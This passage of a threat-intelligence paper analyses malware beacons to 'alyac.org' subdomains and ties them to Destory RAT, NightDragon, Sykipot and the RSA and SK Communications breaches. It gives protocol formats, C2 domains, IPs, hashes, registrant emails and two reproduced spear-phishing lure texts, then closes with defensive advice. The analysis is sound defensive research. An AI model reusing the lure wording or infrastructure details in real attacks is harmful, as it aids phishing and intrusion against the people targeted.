21	[$Size_{BB}$]	Data encoded using the 4 byte XOR key specified in bytes 12-15.

* ALL VALUES ARE LITTLE-ENDIAN UNLESS OTHERWISE STATED.

TABLE 5: 'BB' PROTOCOL PACKET FORMAT

Once decoded, the data reveals a basic beacon containing the computer name and IP address of the infected computer.

After sending the basic beacon, the compromised computers waited for a response from the server, then closed the connection when they had not received a response from the server within five seconds.

Both of the compromised computers reattempted the communications approximately every eight seconds. On some days the high frequency of the beacon activity resulted in over 10000 connection attempts per victim in a 24 hour period.

THE 'DB' PROTOCOL

A single computer was observed communicating with the domain 'update.alyac.org' via the 'DB' protocol. The communications originated from the same Chinese computer network as one of the 'BB' victims but from a different computer on that network. It is not known what malware generates the 'DB' communications, or whether it is the same malware that generates the 'BB' communications.

The communications reveal detailed OS and system information about the compromised computer as shown in Table 6. The OS information reveals that the compromised computer is running Windows 2003 Server Service Pack 2. The detailed system information reveals that the compromised computer has an Intel Pentium Pro-class processor, four logical processors and an LGA 775[42] Central Processing Unit (CPU) socket.

BYTE POSITION[43]	SIZE (BYTES)	DESCRIPTION
0	156	OSVERSIONINFOEX structure (format shown in Annex A).
156	36	SYSTEM_INFO structure (format shown in Annex B).
192	10	Computer name.

TABLE 6: SUMMARY OF FIRST 202 BYTES OF A 'DB' PACKET

The DB communications typically occurred at intervals of between 4 and 92 seconds, however, sometimes they were much further apart. After sending the detailed beacon to the command and control server, the compromised computer appeared to expect a response from the server.

[42] The combined processor level and processor revision information indicates the computer has an LGA 775 CPU socket (Intel family 6/ model 15/ stepping 11). (Microsoft Corporation, 2011) (Wikipedia)

[43] On several occasions the 4 bytes '70 17 00 00' were prepended to the communications.

THE 'QDIGIT' PROTOCOL

One computer using a static South Korean IP address was observed sending the five bytes 0x51 0x31 0x39 0x21 0x00 ("\x51Q19!") to 'update.alyac.org' on TCP port 80 up to nearly 800 times a day. While the communications did not occur continuously (likely due to the computer being turned off), when they did occur a new connection was attempted, and the packet containing 'Q19!' sent, approximately every minute.

It is assumed these communications are generated by malware but it is not known what malware, or which other callback domains that malware uses. The malware appeared to expect a response from the server after it sent each packet.

FREQUENCY OF COMMUNICATIONS

The communications to 'alyac.org' subdomains occurred frequently from each compromised computer. A summary of typical observed intervals between communications, broken down by protocol, is shown in Table 7.

PROTOCOL	TYPICAL BEACON INTERVAL* (SECONDS)
LURK	26
X-Shell C601	36
Update?	1 to 13, 12±3, 16, 104±3 or 200 ±15
Murcy	11
Oscar	12±2, 13, 15, 16, (55 or 155±5), (7.5, 8.5 or 15) , (45, 55, 106)
BB	8
DB	4 to 92
Qdigit	60

* Commas indicate that the interval changed between victims. Brackets indicate that a variety of intervals were observed from a single computer.

TABLE 7: INTERVAL BETWEEN COMMUNICATIONS

The single LURK victim was typically observed beaconing at 26 second intervals, the Murcy victim at 11 second intervals, and the Qdigit victim at 60 second intervals. All of the X-Shell C601 victims were typically observed beaconing at 36 second intervals, and the BB victims at 8 second intervals. The beaconing interval of the other victims does not appear to be a fixed time, and instead a degree of randomness appears to be employed.

Ports used

As shown in Table 8, the observed communications all occurred on TCP port 80 or TCP port 443 - ports commonly used for legitimate purposes[44].

PROTOCOL	PORT
LURK	80
X-Shell C601	443
Update?	80
Murcy	80
Oscar	80
BB	80
DB	80
Qdigit	80

TABLE 8: COMMUNICATION PORTS USED

NAME SERVERS

While most malware uses the local DNS server settings of the compromised computer to resolve its callback domain to an IP address, in some observed communications the attackers appear to have specifically chosen the DNS servers.

The majority of X-Shell C601 malware that called back to 'path.alyac.org' used Google DNS servers, presumably instead of the DNS settings on the compromised computers. The X-Shell C601 malware supports use of a specified DNS server to resolve callback domains, and it appears the attackers have made use of this functionality.

The 'Update?', Oscar, Murcy and Qdigit victims all appear to have used their local DNS server settings to resolve the callback domains. On the other hand, the single LURK victim used Google DNS servers to resolve its callback domain, as did the Chinese BB victim (and associated DB victim) but not the South Korean BB victim. This suggests that the LURK, BB and DB malware may also have the same DNS functionality as X-Shell, although it is possible that the victims are configured to use the Google servers as their regular DNS servers, and that the malware is not using different servers.

[44] TCP ports 80 and 443 are commonly used for legitimate HTTP and HTTPS activity respectively, and as such communications to these ports are often allowed through firewalls.

ASSOCIATION WITH MALWARE AND ATTACKS

The observed communications have links to a variety of malware and to a number of attacks, as illustrated in Figure 9, and detailed below.

The 'Update?' communications and the Oscar communications are both associated with the Destory RAT family of malware. This malware family has been used in a number of targeted attacks including the July 2011 SK Communications hack. Through shared infrastructure the malware has links to the series of coordinated, covert and targeted cyber attacks dubbed 'NightDragon'[45], and also to the recent series of targeted attacks that have used 'Sykipot'[46] malware.

Through a shared callback domain the Destory RAT malware also has links to socially engineered emails including those that targeted experts on the relationship of the United States with Japan, China and Taiwan. The Destory RAT is also connected to LURK malware via a compromised code signing certificate which was used to sign both pieces of malware, and to IP2B communications by a shared callback domain.

The X-Shell RAT has been used in numerous attacks but many of these attacks are not expected to be associated with the same attackers. On the other hand, the callback domains used by Murcy malware suggest that the malware is used, perhaps solely, by the attackers responsible for the March 2011 RSA breach.

IP addresses, to which 'alyac.org' and its subdomains previously pointed, associate the domain, and the attackers behind it, with a raft of activity. This includes activity involving callback domains registered to appear as though they were associated with legitimate, trusted entities, and domains registered to a 'Lee Cooper' that tie back to the SK Communications hack.

[45] The NightDragon series of attacks began in, or prior to, November 2009 and targeted global oil and petrochemical companies. (McAfee Foundation Professional Services and McAfee Labs, 2011)

[46] Sykipot is a family of malware used since 2007 to steal intellectual property. The malware has been used in a series of socially engineered email campaigns against a variety of sectors. On a number of occasions, the attackers have exploited zero day vulnerabilities to install the malware. Some variants of the malware include features that enable it to hijack smartcards. (Thakur, 2011) (Lelli, 2010) (Blasco, 2012)




FIGURE 9: ILLUSTRATION OF LINKS

NightDragon

Destory RAT malware is known to communicate with the callback domain 'vupdate.mail-kr2.com'[47], while NightDragon malware is known to communicate with 'ma2.mail-kr2.com' [48] and 'www2.mail-kr2.com' [49]. The communications sent to 'www2.mail-kr2.com' are similar [50], but not identical, to IP2B communications, further linking the observed activity. Other 'mail-kr2.com' subdomains include 'cb85.mail-kr.com', 'sa****.mail-kr2.com', and 'skylie.mail-kr2.com' - at least two of which are known to be associated with malware[51].

Destory RAT malware is known to use the callback domain 'bbs.afbjz.com' [52], while known NightDragon malware uses the callback domain 'blog.afbjz.com'[53]. As of 3 February 2012, both of the subdomains point to US IP address 67.90.204.228. This overlap in infrastructure appears to be of particular significance given the following links between other activity on the same IP address.

As of 6 February 2012, the domains 'gmail.mail-ru2.com', 'live.mail-ru2.com', 'mail-ru2.com', 'msn.mail-ru2.com', 'usaisbig.oerco.com', 'whois.oerco.com', 'www.afbjz.com', and 'www2.oerco.com' also point to IP address 67.90.204.228. At least one of these domains is otherwise known to be associated with malware[54].

The 'oerco.com' domain is registered to the same person as 'afbjz.com'[55], associating the two domains with a single entity. The 'mail-ru2.com' domain appears to be associated with the same entity as the 'mail-kr2.com' domain used by NightDragon malware and the Destroy RAT (as described above). While the domains were registered using different details, they were registered on the same day through the same domain name registrar, and the records later updated minutes apart[56]. This suggests that all C2 activity involving IP address 67.90.204.228 may be associated with a single entity.

The recently expired domain 'todaygonever.com' also previously pointed to the same IP address. As will be discussed later in the paper, 'todaygonever.com' is directly associated with malware and has links to the recent series of Sykipot attacks. The recently expired domains 'goodfeelingauto.com' and 'deadlinely.com' also pointed to the same IP address and were likely associated with the same attackers.

Socially Engineered Emails

Other Destory RAT callback domains are also otherwise linked to malicious activity. For example, the callback domain 'www.adv138mail.com' [57] was used by a Poison Ivy RAT[58] sent in a July 2011 socially engineered email campaign. The emails contained an attachment, named 'Meeting Agenda.pdf', which attempted to exploit a vulnerability specified by the Common Vulnerabilities and Exposure (CVE) number 2010-2883[59] to install the Poison Ivy RAT. A clean decoy PDF file was shown to the user when the attachment was opened. A copy of the text used in the socially engineered email campaign is shown in Figure 10[60].

[47] The Destory RAT with MD5 hash '9555 8985 D211 F768 1ACC 1AC9 2DCB 07C8 A096 B403' uses the callback location 'vupdate.mail-kr2.com'.

[48] Malware with MD5 hash '2D8A 9038 E151 FB30 D45E A866 8AFD 2A8E', known to call back to 'ma2.mail-kr2.com', is detected by antivirus software as 'TrojanDropper:Win32.RedSip.A', an alias for NightDragon malware. (ThreatExpert Ltd., 2010) (Hispasec Sistemas, 2011) (Kurc, 2011)

[49] Malware with MD5 hash '5BC5 97E4 8270 F04E C9B6 8343 2432 E352', known to call back to 'www2.mail-kr2.com', is detected by antivirus software as 'Backdoor:Win32/RedSip.A!svc', an alias for NightDragon malware. (Sunbelt Security, 2010) (Hispasec Sistemas, 2010)

[50] Both communications begin with a 16 byte header containing the protocol identifier '0x12345678' and a data size, and the data in both contains similar system information but in a different order.

[51] Malicious files are separately known to attempt communications with 'sa*****.mail-kr2.com' on TCP port 8000, and 'cb85.mail-kr2.com' on TCP port 6543. (Doctor Web, 2011) (Sunbelt Security, 2011)

[52] The domain 'bbs.afbjz.com' is a known callback domain of Destory RAT malware that is detected by antivirus software as both Backdoor:Win32/Thoper.A and Backdoor.Sogu. (Wong, 2011) (Mullaney, 2011)

[53] The domain 'blog.afbjz.com' is a known callback domain of NightDragon malware that is detected by antivirus software as 'Trojan.Dropper:Win32/Redsip.A'. (Kurc, 2011)

[54] Malware that is detected by antivirus software as 'Trojan.DownLoader4.8565' communicates with us****ig.oerco.com on TCP port 100. (Dr. Web, 2011)

[55] Both domains are registered to a person whose contact email address is 'madconnon@126.com'. The name and address details are identical for both domain registrations.

[56] The domain 'mail-kr2.com' was last modified on 24 February 2012 at 1:40:32, while the domain 'mail-ru2.com' was last modified on the same day at 1:43:53. Both domains were registered through 35 Technology Co., Ltd on 8 March 2010.

[57] The domain 'www.adv138mail.com' is listed as a Backdoor.Sogu callback. (Mullaney, 2011)

[58] The Poison Ivy RAT is an advanced remote administration tool for Windows. Both free and paid versions of the RAT are available. (shapeless n.d.)

[59] CVE 2010-2883 refers to a particular vulnerability in certain versions of Adobe Reader and Acrobat which an attacker can use to take control of affected Windows, Macintosh and UNIX systems. (Adobe Systems Incorporated 2010)

[60] Email courtesy of Mila Parkour of 'contagiodump.blogspot.com'. (Parkour 2011)

```
Dear <recipient>,

The Sasakawa Peace Foundation would like to extend to you an invitation to be our guest speaker at the America's Strategic Restraint and its Implications for the U.S.- Japan Alliance.
As you know, the Sasakawa Peace Foundation is interested in the U.S.- Japan Alliance Since you are familiar with the field, we know your views will be extremely interesting to us.
please find enclosed further details, we would appreciate having your acceptance soon so we may complete our agenda.

Best wishes,
<purported sender>
```

FIGURE 10: TEXT OF A SOCIALLY ENGINEERED EMAIL ASSOCIATED WITH WWW.ADV138MAIL.COM

The domain 'www.adv138mail.com' is also associated with malware detected by antivirus software as 'Backdoor.Win32.Delf.abow'[61]. Other known subdomains include:

- 'asm.adv138mail.com',
- 'dns.adv138mail.com',
- 'ftp.adv138mail.com',
- 'ihi.adv138mail.com'[62],
- 'nov.adv138mail.com'.

These domains (with the possible exception of the 'dns' and 'ihi' subdomains) have all pointed to the same infrastructure[63] as the domains 'pu.flower-show.org' and 'www.mailsignin.net'. That shared infrastructure is known to have been used to send socially engineered emails that contained an attachment named 'invtation.pdf' [sic]. Similar to the 'Meeting Agenda' attachment, 'invtation' installs a Poison Ivy RAT, but one configured to communicate with the callback domain 'pu.flower-show.org'[64]. The text used in the emails is shown in Figure 11[65].

[61] The malware with MD5 hash 'F0B8 48A8 41D4 EF34 06A6 F9C4 766C 540B' modifies the 'hosts' file on computers it is run on so that the file contains an entry for 'www.adv138mail.com'. (ThreatExpert Ltd., 2011)

[62] The domain 'ihi.adv138mail.com' is listed as a Backdoor:Win32/Thoper.A callback location. (Wong, 2011)

[63] The domains previously pointed to a C2 server located at IP address 112.121.171.94.

[64] The socially engineered email that communicated back to 'pu.flower-show.org' was sent from IP address 112.121.171.94 – the same IP address to which the callback domain pointed.

[65] Email courtesy of Mila Parkour of 'contagiodump.blogspot.com'. (Parkour, contagio: Jul 5 CVE-2010-2883 PDF invitation.pdf with Poison Ivy from 112.121.171.94 | pu.flower-show.org, 2011)

```
Dear Sir/Madam,

I'm greatly honored to invite you to the seminar about technology, which will be held on 28th,July.We would appreciate it if you would take your spare time to share the occasion with us. The detail information is in the attachment. Please confirm your participation at your earlist convenience. Looking forward to your reply.Thanks very much.

Best Regards,
<purported sender>
```

FIGURE 11: TEXT OF A SOCIALLY ENGINEERED EMAIL SENT FROM IP ADDRESS 112.121.171.94

Additional Destory RAT Links

In addition to having previously shared infrastructure with the known Destory RAT callback domain 'www.adv138mail.com', the domain 'www.mailsignin.net' has also previously shared infrastructure with at least two other known Destory RAT callback domains. The domain 'www.mailsignin.net' previously pointed to IP address 175.45.22.220, as did the known Destory RAT callback domains 'newhose.ntimobile.com' and 'sms.servegame.com'[66]. A number of subdomains of the Destory RAT-associated domain 'join3com.com' also previously pointed to the same IP address[67].

These links suggest that many attacks in which the Destory RAT has been used are linked, not only by the malware, but also through C2 infrastructure. This further supports the notion that the Destory RAT was developed by, or for, particular attackers and that most, if not all, of the malicious activity involving it is attributable to those attackers.

The Destory callback domains also have links to additional malware. For example, the domain 'network-sec.net' has been used by the Destory RAT ('gm1.network-sec.net'), by Poison Ivy malware ('yoyo.network-sec.net'[68]) and by 'Backdoor-FCQ'

[66] The domains 'newhose.ntimobile.com' and 'sms.servegame.com' are listed as known callbacks for Backdoor.Sogu and Thoper.A respectively. (Wong, 2011) (Mullaney, 2011)

[67] The 'join3com.com' subdomains '123.join3com.com', 'dow.join3com.com', 'ftp.join3com.com', and 'ico.join3com.com' are all known to have pointed to IP address 175.45.22.220. The domain 'catalog.join3com.com' is listed as a known Backdoor:Win32/Thoper.A callback location. (Wong, 2011)

[68] The domain 'yoyo.network-sec.net' is used by malware with MD5 hash '3703 7F67 4BCB BB7E EF38 89AB 6EB3 0268'. (Threat Expert Ltd., 2008)

('pingabm.network-sec.net',' 'psbm11025.network-sec.net' and 'psbm10.network-sec.net'[69]).

Compromised Code Signing Certificate

The observed LURK communications appear to be the same as those generated by malware that was digitally signed using a compromised code signing certificate that was used to sign a Destory RAT, and other malware used in several attacks[70]. That malware communicates with the domain 'office.windowupdate.org' – a domain that is linked to 'alyac.org' not only by the communications protocol but also by both domain registration tactic and infrastructure[71]. (Fagerland, 2011)

Travlman Links

The Destory RAT malware used in the SK Communications hack[72] is identical, except for its configuration, to malware[73] that communicates with the callback domain 'wow.travlman.com'. The callback domain previously pointed to the same IP address as that used in the SK Communications hack[74]. Both of the malicious files were compiled from the same code on 27 September 2010 at 09:17:04 Greenwich Mean Time (GMT)[75], and later configured.

The callback domain 'wow.travlman.com' is also used by malware [76] that produces 'IP2B' communications of an identical format to those decoded from the 'Extra-Data' in the Murcy communications. This highlights an additional link between the Destory RAT and the IP2B communications.

Several other 'travlman.com' sub-domains are known to exist[77] including at least one that is associated with malware. The sub-domain 'dm.travlman.com'[78] is the callback used by malware detected by antivirus software as 'Trojan:Win32/Boupke'[79].

Link to RSA Breach

The majority of the known callback domains for Murcy malware were used in the March 2011 RSA breach. This suggests that the attackers responsible for the RSA breach also use the Murcy malware. Given that the malware is reportedly not in widespread use, the Chinese server communicating with 'path.alyac.org' may have been compromised by the same attackers responsible for the RSA breach.

X-Shell RAT

The X-Shell RAT is commercially available software that appears to have been used in a number of attacks. There are numerous versions of the X-Shell RAT, and not all produce the same communications.

Malware that generates the same X-Shell C601 communications [80] observed to 'path.alyac.org' appears to have been used in a number of attacks. Malware that generates similar communications also appears to have been used in a number of attacks[81]. That malware is thought to be an X-Shell C603 RAT and not an X-Shell C601 RAT. It is not known whether any of these malicious files were used by the same

[69] Backdoor-FCQ uses several 'network-sec.net' subdomains as callback locations. (McAfee Inc., 2011)

[70] The first reported abuse of the certificate was in relation to the Hupigon trojan with MD5 hash '8800 8398 71A3 3801 B2B4 6F9E 23B7 B7A5'. (Hispasec Sistemas, 2011) (Common Computer Security Standards)

[71] Refer to the 'LURK Communications' section for additional information.

[72] The Destory RAT used in the SK Communications hack was hosted on a toolbox as 'nateon.exe', and called back to 'nateon.duamlive.com'. It has a SHA1 hash of 'F84C D73D ABF1 8660 7F98 6DF9 8C54 02A5 7BB5 8AD1' and MD5 of '4618 84F1 D41E 9E07 09B4 0AB2 CE5A FCA7'. (Command Five Pty Ltd, 2011)

[73] Malware with the MD5 hash '5FCE 1FC1 8283 D76C 396A 3CCC 64BD BBDE' calls back to 'wow.travlman.com'.

[74] Both 'wow.travlman.com' and 'duamlive.com' previously pointed to IP address 203.160.67.131. (rbls, shenqi.travlman.com is not listed in any blacklists, 2011) (DomainTools, LLC)

[75] Automated analysis reports confirm the compilation time of the code and that, while the MD5 hash of each of the files is different, the MD5 hashes of each of the code sections, except for the .data section, are identical. (Hispasec Sistemas, 2011) (Hispasec Sistemas, 2011)

[76] Malware with MD5 hash 'B098 AEE1 6BD1 38C4 1207 5C9D 315A EFC9'. (Threat Expert Ltd, 2010)

[77] The following are known 'travlman.com' subdomains; 'dm.travlman.com', 'g.travlman.com', 'g1.travlman.com', 'g2.travlman.com', 'luandao.travlman.com', 'mail.travlman.com', 'seo.travlman.com', 'shenqi.travlman.com', 'wayi.travlman.com', and 'www.travlman.com'.

[78] Malware with MD5 hash '70A8 8091 E1F9 A7BE E246 488C CE79 936A' is known to request the webpage 'http://dm.travlman.com/up.txt'. (Sunbelt Security, 2009)

[79] Malware with MD5 hash '70A8 8091 E1F9 A7BE E246 488C CE79 936A' is detected by antivirus software as 'Trojan.Win32.Boupke!IK', 'Trojan:Win32/Boupke.gen!A', and 'Trojan.Win32.Boupke'. (Hispasec Sistemas, 2009)

[80] Automated analysis reports exist on the Internet for probable X-Shell 601 malware with MD5 hash '6581 3CBB 660E 91CD 5FA0 8300 E177 EB09', '2299 47CC 71A4 601B 8B77 94B4 02E5 36A9', 'DA2F 9831 5F4C 56FC E212 73E2 1E45 3B76', and 'F4C0 8D3D F5ED E079 0E34 EAE0 C5DB 8A7A'.(Hispasec Sistemas, 2011) (Threat Expert Ltd, 2011) (Threat Expert Ltd, 2011) (Threat Expert Ltd, 2011)

[81] Automated analysis reports exist on the Internet for probable X-Shell 603 malware with MD5 hash '6799 93AD 2CF8 EFDC 788E 0BA2 04D6 9B0D', and 'CE93 8C64 7831 080B 7116 5389 E43E 744D'. (Hispasec Sistemas, 2011) (Hispasec Sistemas, 2011)

attackers who used the X-shell malware which communicates with 'path.alyac.org'.

Shared Alyac Infrastructure

The domain 'alyac.org' previously pointed to a C2 server located at IP address 222.122.20.241 and another located at IP address 202.30.224.240. These IP addresses are associated with a number of other callback domains including 'bbs.ezxsoft.com', 'pc.nprotects.org', and 'wow.travlman.com' - the latter being linked to both the Destory RAT and IP2B communications (as previously discussed) [82].

In addition to both having shared infrastructure with 'alyac.org', the two callback domains 'bbs.ezxsoft.com' and 'pc.nprotects.org' are used by malware that creates a uniquely named directory[83]. This indicates a direct relationship between the two pieces of malware.

The domain 'ezxsoft.com' was registered by the same entity ('Lee Cooper') as a domain used in the SK Communications hack ('ro.diggfunny.com'), further linking it to the same attackers. The C2 server and the callback domains also have links to a myriad of other malicious activity[84].

Sykipot Activity

As previously discussed, before it expired, 'todaygonever.com' pointed to a C2 server associated with both the Destroy RAT and NightDragon malware. The same domain is also associated with Sykipot activity through shared C2 server infrastructure, and domain registration information.

Over its lifetime the domain 'todaygonever.com' pointed to numerous IP addresses, many of which are not noteworthy as they were assigned to servers that hosted numerous websites. Four of the IP addresses, however, are of particular note – IP addresses 67.90.204.228 (as previously discussed), 67.79.149.90, 209.133.72.83 and an IP address allocated to a large US financial institution.

IP address 67.79.149.90 previously hosted the known Sykipot domain 'help.newcarstyle.com'. Both IP address 67.79.149.90 and IP address 209.133.72.83 previously hosted 'bluelightness.com' subdomains[85]. They therefore have additional links to Sykipot activity as 'shopping.bluelightness.com' was previously hosted on IP address 209.53.155.244 - the same IP address as the known Sykipot domains 'www.topix21century.com' and 'notes.topix21century.com'[86]. The 'bluelightness.com' domain is also linked to 'mail-kr2.com' - a Destory RAT and NightDragon domain previously discussed. Both domains share infrastructure with the domain 'worldsecuritys.com'[87].

As of 6 February, the domains 'file.filesdelete.com', 'news.welldone123.net' and 'well.welldone123.net' all point to the IP address allocated to the large US financial institution (to which 'todaygonever.com' also previously pointed.) The domain 'welldone123.net' is a known Sykipot callback domain[88]. The domain 'filesdelete.com' is also otherwise associated with malware[89].

The email address listed in the domain registration for 'todaygonever.com' was 'janagreen2000@gmail.com'. The same contact email address (but different name, address, and phone and fax numbers) was also used in the domain registration for 'centurycpc.com', 'filesdelete.com', 'greenrightway.com', 'quicklyfindme.com', and 'newcarstyle.com' – at least two of which are known Sykipot malware domains[90].

[82] Malware detected as 'Trojan.Win32.AgentBypass' uses the callback domain 'bbs.ezxsoft.com'. Malware detected as 'Trojan.Win32.Generic' uses the callback domain 'pc.nprotects.org'. (GFI SandBox 2011) (GFI SandBox 2011)

[83] Both pieces of malware create a directory named '03a075fb70d5d675f9dc26fc' and a subdirectory named 'update'. (GFI SandBox 2011) (GFI SandBox 2011)

[84] For further details of the links, refer to the paper 'SK Hack by an Advanced Persistent Threat'. (Command Five Pty Ltd, 2011)

[85] IP address 67.79.149.90 previously hosted 'helpdesk.bluelightness.com' and IP address 209.133.72.83 previously hosted 'shopping.bluelightness.com'.

[86] IP address 209.53.155.244 previously hosted 'notes.topix21century.com', 'shopping.bluelightness.com', and 'www.topix21century.com'. The webpage 'topix21century.com' was used, in what is believed to have been a targeted attack, to install Sykipot malware on computers which visited the webpage. The installed malware then communicated with a C2 server located at 'notes.topix21century.com'. (Symantec Corporation, 2010) (MalwareGroup.com)

[87] In 2011 both the known callback domain 'cb85.mail-kr2.com' and 'test.worldsecuritys.com' pointed to IP address 12.68.249.62, the later still points there as of 9 February 2012. In 2011, 'bluelightness.com' and 'worldsecuritys.com' both pointed to IP address 68.178.232.100, the later still points there as of 9 February 2012.

[88] The domain 'welldone123.net' is known to be associated with the Sykipot series of attacks. (Symantec Corporation, 2012)

[89] The domain 'www.filesdelete.com' is associated with 'Troj/Bdoor-BDM'. (Sophos Ltd., 2012)

[90] The domain 'help.newcarstyle.com' is a known Sykipot callback, as is 'greenrightway.com'. (Symantec Corporation, 2012) (Malware Domains, 2012)

INSIGHTS

- Increasingly, instead of malware using the default DNS servers on a compromised computer to resolve its callback domains to IP addresses, attackers will specify DNS servers for the malware to use. This has significant implications for network defenders. Such requests, if allowed, will bypass the victim's DNS servers and defeat any blacklists used by the victim's own DNS servers. Furthermore, the requests will not appear in the victim's DNS server logs, making detection and investigation more difficult.
- Organisations should consider blocking internal DNS traffic to all locations other than the company's own DNS servers. Furthermore they should be alert to any DNS communication attempts to locations other than the company's own DNS servers, as this may be an indicator of a malware infection.
- When code signing certificates are revoked the date of effect of the revocation is chosen so that, where possible, legitimate software signed with the certificate continues to validate. Unfortunately, this means that sometimes malware signed with a compromised certificate will also continue to validate (despite the revocation).
